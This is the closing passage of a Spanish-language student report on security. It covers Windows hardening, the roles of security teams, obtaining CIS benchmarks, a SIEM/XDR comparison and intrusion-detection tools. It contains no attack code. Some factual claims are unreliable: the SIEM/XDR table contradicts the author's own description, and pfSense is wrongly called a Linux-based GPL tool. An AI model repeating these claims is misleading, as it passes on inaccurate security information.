
Imagen 15 Protección en tiempo real de Windows Defender



Fuente: Elaboración propia

Activamos las actualizaciones de Windows, con esto aseguramos que el sistema operativo elimine cualquier error en software detectado por el fabricante.


Imagen 16 Actualizaciones automáticas activadas



Fuente: Elaboración propia

Activar la clave en el protector de pantalla. En este caso cuando el protector de pantalla se active, se requerirá de la clave del usuario para poder acceder al PC. De esta forma podemos proteger los accesos.


Imagen 17 Activación de clave en pantalla de bloqueo



Fuente: Elaboración propia

Además de lo anterior, podemos verificar la protección contra vulnerabilidades. Proceso que se ve en la siguiente figura

Imagen 18 Protección contra vulnerabilidades



Fuente: Elaboración propia

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

En primer lugar, sabemos que Red Team realiza el trabajo de encontrar vulnerabilidades o puntos débiles en la infraestructura con el fin de atacarla. El equipo de Blue Team se encarga de minimizar las vulnerabilidades o mitigarlas con el fin de proteger la infraestructura informática.


El equipo denominado Purple Team por un lado se encarga de coordinar las acciones que realizan los equipos Red y Blue team al interior de la organización con el fin de verificar que los procedimientos llevados a cabo por cada uno sean eficientes o por lo menos sea bien preparado. Con ello mantienen o aseguran la efectividad de cada uno de estos equipos.

También se puede mencionar que el equipo de Purple Team es un equipo que puede adoptarse en organizaciones de pequeña escala puesto que es un equipo que viene preparado con los conocimientos de Red y Blue Team.
Los equipos de respuesta a incidentes informáticos son equipos que se encargan de recolectar información sobre incidentes ocurridos con el fin de compartir con otras entidades esta información para así poder generar una posición de respuesta frente a diversos ataques en el mínimo tiempo posible. Estos equipos también son encargados de llevar a cabo acciones legales contra los atacantes de tal forma que sus acciones no queden impunes. Podemos establecer que el equipo de respuesta a incidentes se mueve entre las acciones proactivas y reactivas. Ellos tratan de responder en el menor tiempo posible a las amenazas que se llevan a cabo.

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

CIS es una plataforma web gratuita o de libre consulta que compila o reúne una serie de documentos para ayudar a asegurar el software usado por las empresas, en resumen, puedo decir que en este sitio web puedo encontrar información sobre cómo llevar a cabo configuraciones que me permitan asegurar el software que allí se menciona. Por ejemplo, puedo encontrar material para diversas versiones de bases de datos. La siguiente figura es una ilustración sobre el material que puedo encontrar referente a versiones diversas de PostgreSQL.

Imagen 19 Listado de guías para asegurar PostgreSQL en el sitio web de CIS



Fuente: Elaboración propia

Los equipos de Blue Team pueden o deben seguir estas guías de mejores prácticas con el fin de conformar aplicaciones o software que minimice las vulnerabilidades presentes en ellos.


Manual para acceder a los tutoriales de CIS

Lo primero que debemos hacer es navegar a la siguiente URL

https://www.cisecurity.org/cis-benchmarks

Se observa un sitio web similar al que se ilustra en la imagen siguiente

Imagen 20 Sitio web de Center for Internet Security




Fuente: Elaboración propia

En el sitio web damos clic en el boton de color amarillo cuyo texto es “ Download Benchmarks”

El siguiente paso es llenar el formulario que aparece. El aspecto es similar al ilustrado en la imagen 21

Imagen 21 Formulario de registro para acceder a las Guías de CIS




Fuente: Elaboración propia

Una vez diligenciado los datos, llega un correo en donde se puede encontrar el enlace para acceder a las distintas guías que provee CIS.

La siguiente imagen muestra el contenido del correo que debe llegar como respuesta al formulario diligenciado.


Imagen 22 Contenido del correo que envía CIS para acceder a la documentación.



Fuente: Elaboración propia

En el botón verde se da clic para acceder a las distintas guías disponibles en el sitio web. La imagen 23 se muestra una porción del listado de guías disponibles.


Imagen 23 Listado de guías disponibles en el sitio web de CIS



Fuente: Elaboración propia

El siguiente es un ejemplo de guía de mejores prácticas para postgresql versión 12

Imagen 24 Contenido de la guía de PostgreSQL 12



Fuente: Elaboración propia

De esta forma podemos acceder al total de guías disponibles en el sitio web de CIS. Una biblioteca muy útil a la hora de implementar buenas prácticas de seguridad en las aplicaciones que se usan en las empresas.

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Los sistemas SIEM al igual que los sistemas XDR son herramientas que permiten recoger desde diversas fuentes de datos la información referente a logs o registros que se generan para posteriormente analizarlos.

En mi opinión la gran diferencia entre un sistema SIEM y un XDR radica en que el sistema XDR es una herramienta que responde a amenazas al usar tecnología de automatización y aprendizaje automático. Algo bien interesante es que los sistemas XDR pueden desplegar trampas con el fin de atraer y detectar atacantes antes que los mismos puedan acceder a datos sensibles.

XDR	***SIEM***
Sistema reactivo	Sistema proactivo
Registro de eventos	Análisis de alertas
Identifica, investiga y toma acción	Reporta y retiene logs de monitoreo
Puede ajustar las defensas en red y endpoints frente a ciberataques.	No puede orquestar acciones de respuesta a ciberataques.

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Snort: Software open source que sirve para la detección de intrusiones. Esta herramienta examina los datos que circulan en la red, guarda los resultados o puede mostrarlos en pantalla.

AIDE: Advanced Intrusion Detection Environment es una herramienta que crea una base de datos con la información de los archivos de configuración. La información que almacena es el resultado de aplicar un algoritmo al archivo analizado, el resultado de dicho algoritmo es almacenado en la base de datos. De esta forma el sistema compara el resultado inicial con resultados posteriores para comparar la integridad del archivo analizado.

Pfsense: Esta herramienta es un appliance que viene en una distribución de Linux, cuya funcionalidad principal es actuar como firewall y router. Posee una serie de ventajas que permiten ampliar las capacidades de la red en donde se encuentra.

4 CONCLUSIONES

Mediante el documento presente se comprendió la importancia de la protección de los datos mediante la constante actualización de los sistemas informáticos y la minimización de vulnerabilidades. También es importante contar con buenas prácticas de pentesting con el fin de obtener información actualizada sobre nuevas vulnerabilidades.

Se ha podido apreciar los distintos artículos que pueden ser violados en diferentes áreas de la ingeniería, en este caso asociados a la seguridad informática. Es importante conocer la legislación nacional e internacional para no caer en la configuración de violación de alguna ley de seguridad informática.

Hemos ilustrado el proceso por el cual un atacante puede tener acceso a un computador con Windows mediante la ejecución de un archivo malicioso.

Me queda como conclusión que para evitar este tipo de situaciones es necesario contar con el sistema operativo actualizado, además de tener activos todos los sistemas de defensa que posea el sistema operativo per se. Contar con un antivirus y antimalware actualizados.

Por último, se hace necesario crear conciencia entre los usuarios del sistema informático acerca de la importancia de no ejecutar archivos de procedencia dudosa y sin antes analizarlo con un antivirus actualizado.

5 RECOMENDACIONES

Se hace necesario que la empresa HackerHouse revise sus acuerdos contractuales en busca de corregir las falencias detectadas en su contrato laboral, puesto que contiene algunos puntos que van en contravía tanto de la ética profesional como de la normatividad legal en materia de seguridad informática.

Es menester pensar en un framework o marco de trabajo que contribuya a mejorar la seguridad de las empresas, sugiero explorar la norma ISO 27001 con el fin de mitigar riesgos y amenazas propias de cada sistema informático.

La implementación de sistemas de monitoreo es un factor clave en el buen funcionamiento y recolección de información sobre el uso del sistema informático. Es necesario recordar que lo que se mide se puede controlar y lo que se puede controlar se puede mejorar.

Capacitar constantemente al personal que hace parte de los equipos de Blue Team y Red Team.

Fortalecer el sistema de detección de ataques mediante uso de herramientas SIEM actualizadas que permitan incluir tecnologías de inteligencia artificial.

Reforzar las políticas sobre el uso de contraseñas y su periódico cambio con el fin de que sea difícil descifrarlas. Además de usar protocolos de criptografía actualizados.

Por último y no menos importante, concientizar a todo el personal de la empresa de la importancia de sus usuarios en el ecosistema informático, es necesario programar reuniones periódicas que recuerden la necesidad de una cultura informática responsable y segura.

ENLACE AL VIDEO DE YOUTUBE

https://youtu.be/L3Xk56gFxWo

Resultado prueba antiplagio

BIBLIOGRAFÍA

ALZATE LEÓN, Jorge Leonardo. Delincuentes jaquearon la línea de atención de emergencias de Medellín y filtraron miles de documentos. 28 marzo 2023. Disponible en: https://www.infobae.com/colombia/2023/03/28/delincuentes-jaquearon-la-linea-de-atencion-de-emergencias-de-medellin-y-filtraron-miles-de-documentos/. Accedido: 29 sept. 2023.

ANONIMO. Hacking Windows con Metasploit» prueba de concepto. Jul. 2018a. Disponible en: https://esgeeks.com/hacking-windows-metasploit-framework/. Accedido: 29 sept. 2023.

ANONIMO. Metasploit: cómo extender las funcionalidades de meterpreter. Marzo 2018b. Disponible en: https://www.hacking.land/2018/03/metasploit-c-extender-las.html. Accedido: 29 sept. 2023.

AVANCE JURÍDICO. Constitución política. 4 sept. 2023. Disponible en: http://www.secretariasenado.gov.co/constitucion-politica. Accedido: 29 sept. 2023.

BASU, Saumick. 7 penetration testing phases: your one-stop guide. 10 mayo 2023. Disponible en: https://www.getastra.com/blog/security-audit/penetration-testing-phases/. Accedido: 29 sept. 2023.

CIPHER. A complete guide to the phases of penetration testing - cipher. Agosto 2020. Disponible en: https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/. Accedido: 29 sept. 2023.

CONTRIBUTORS TO WIKIMEDIA PROJECTS. Common vulnerabilities and exposures - Wikipedia. 8 feb. 2006. Disponible en: https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures. Accedido: 29 sept. 2023.

CYBERSECURITY EXCHANGE. Understanding the five phases of the penetration testing process. Disponible en: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/#:~:text=The%20Five%20Phases%20of%20Penetration,the%205%20Penetration%20Testing%20phases. Accedido: 29 sept. 2023.

EDUCBA. Penetration testing phases | Learn the list of Phases of penetration testing. 6 abr. 2023. Disponible en: https://www.educba.com/penetration-testing-phases/. Accedido: 29 sept. 2023.

FRUHLINGER, Josh; SHARMA, Ax; BREEDEN, John. 15 top open-source intelligence tools. 15 agosto 2023. Disponible en:

https://www.csoonline.com/article/567859/what-is-osint-top-open-source-intelligence-tools.html. Accedido: 29 sept. 2023.

GUPTA, Ashish. Council post: determining the appropriate penetration testing method. 3 feb. 2022. Disponible en: https://www.forbes.com/sites/forbestechcouncil/2022/02/03/determining-the-appropriate-penetration-testing-method/. Accedido: 29 sept. 2023.

IMSALUD. ABC ley 1581 de 2012 protección de datos personales - IMSALUD. 25 enero 2019. Disponible en: https://www.imsalud.gov.co/web/sin-categoria/abc-ley-1581-de-2012-proteccion-de-datos-personales/. Accedido: 29 sept. 2023.

INFOBAE. Ciberataque a la alcaldía de Medellín. 2 feb. 2023. Disponible en: https://www.infobae.com/colombia/2023/02/02/ciberataque-a-la-alcaldia-de-medellin/. Accedido: 29 sept. 2023.

LEY 1581 de 2012 - gestor normativo. 18 oct. 2012. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981. Accedido: 29 sept. 2023.

MONTOYA RICAURTE, Iris. Cyberattack on system servers that deal with emergencies and security incidents in Medellín | Ventas de Seguridad. 2 feb. 2023. Disponible en: https://www.ventasdeseguridad.com/en/2023020223024/news/enterprises/cyberattack-on-system-servers-that-deal-with-emergencies-and-security-incidents-in-medellin.html. Accedido: 29 sept. 2023.

NOWAK, Shirly. ¿Qué es el Pentesting? Tipos, fases y herramientas. 28 nov. 2022. Disponible en: https://nuclio.school/que-es-el-pentesting/. Accedido: 29 sept. 2023.

OFFSEC. Metasploit unleashed - free online ethical hacking course | offsec. 2022. Disponible en: https://www.offsec.com/metasploit-unleashed/msfconsole/. Accedido: 29 sept. 2023.

PANDORA FMS TEAM. Qué es un CVE y por qué es importante para tu seguridad. 11 agosto 2023. Disponible en: https://pandorafms.com/blog/es/que-es-un-cve/. Accedido: 29 sept. 2023.

UOC. ¿Qué es el footprinting? Investigación y seguridad informática -. 2 jul. 2019. Disponible en: https://fp.uoc.fje.edu/blog/que-es-el-footprinting-investigacion-y-seguridad-informatica. Accedido: 29 sept. 2023.

ZAHARIA, Andra. 300+ terrifying cybercrime & cybersecurity statistics (2023). 20 jun. 2023. Disponible en: https://www.comparitech.com/vpn/cybersecurity-cyber-crime-statistics-facts-trends/. Accedido: 29 sept. 2023.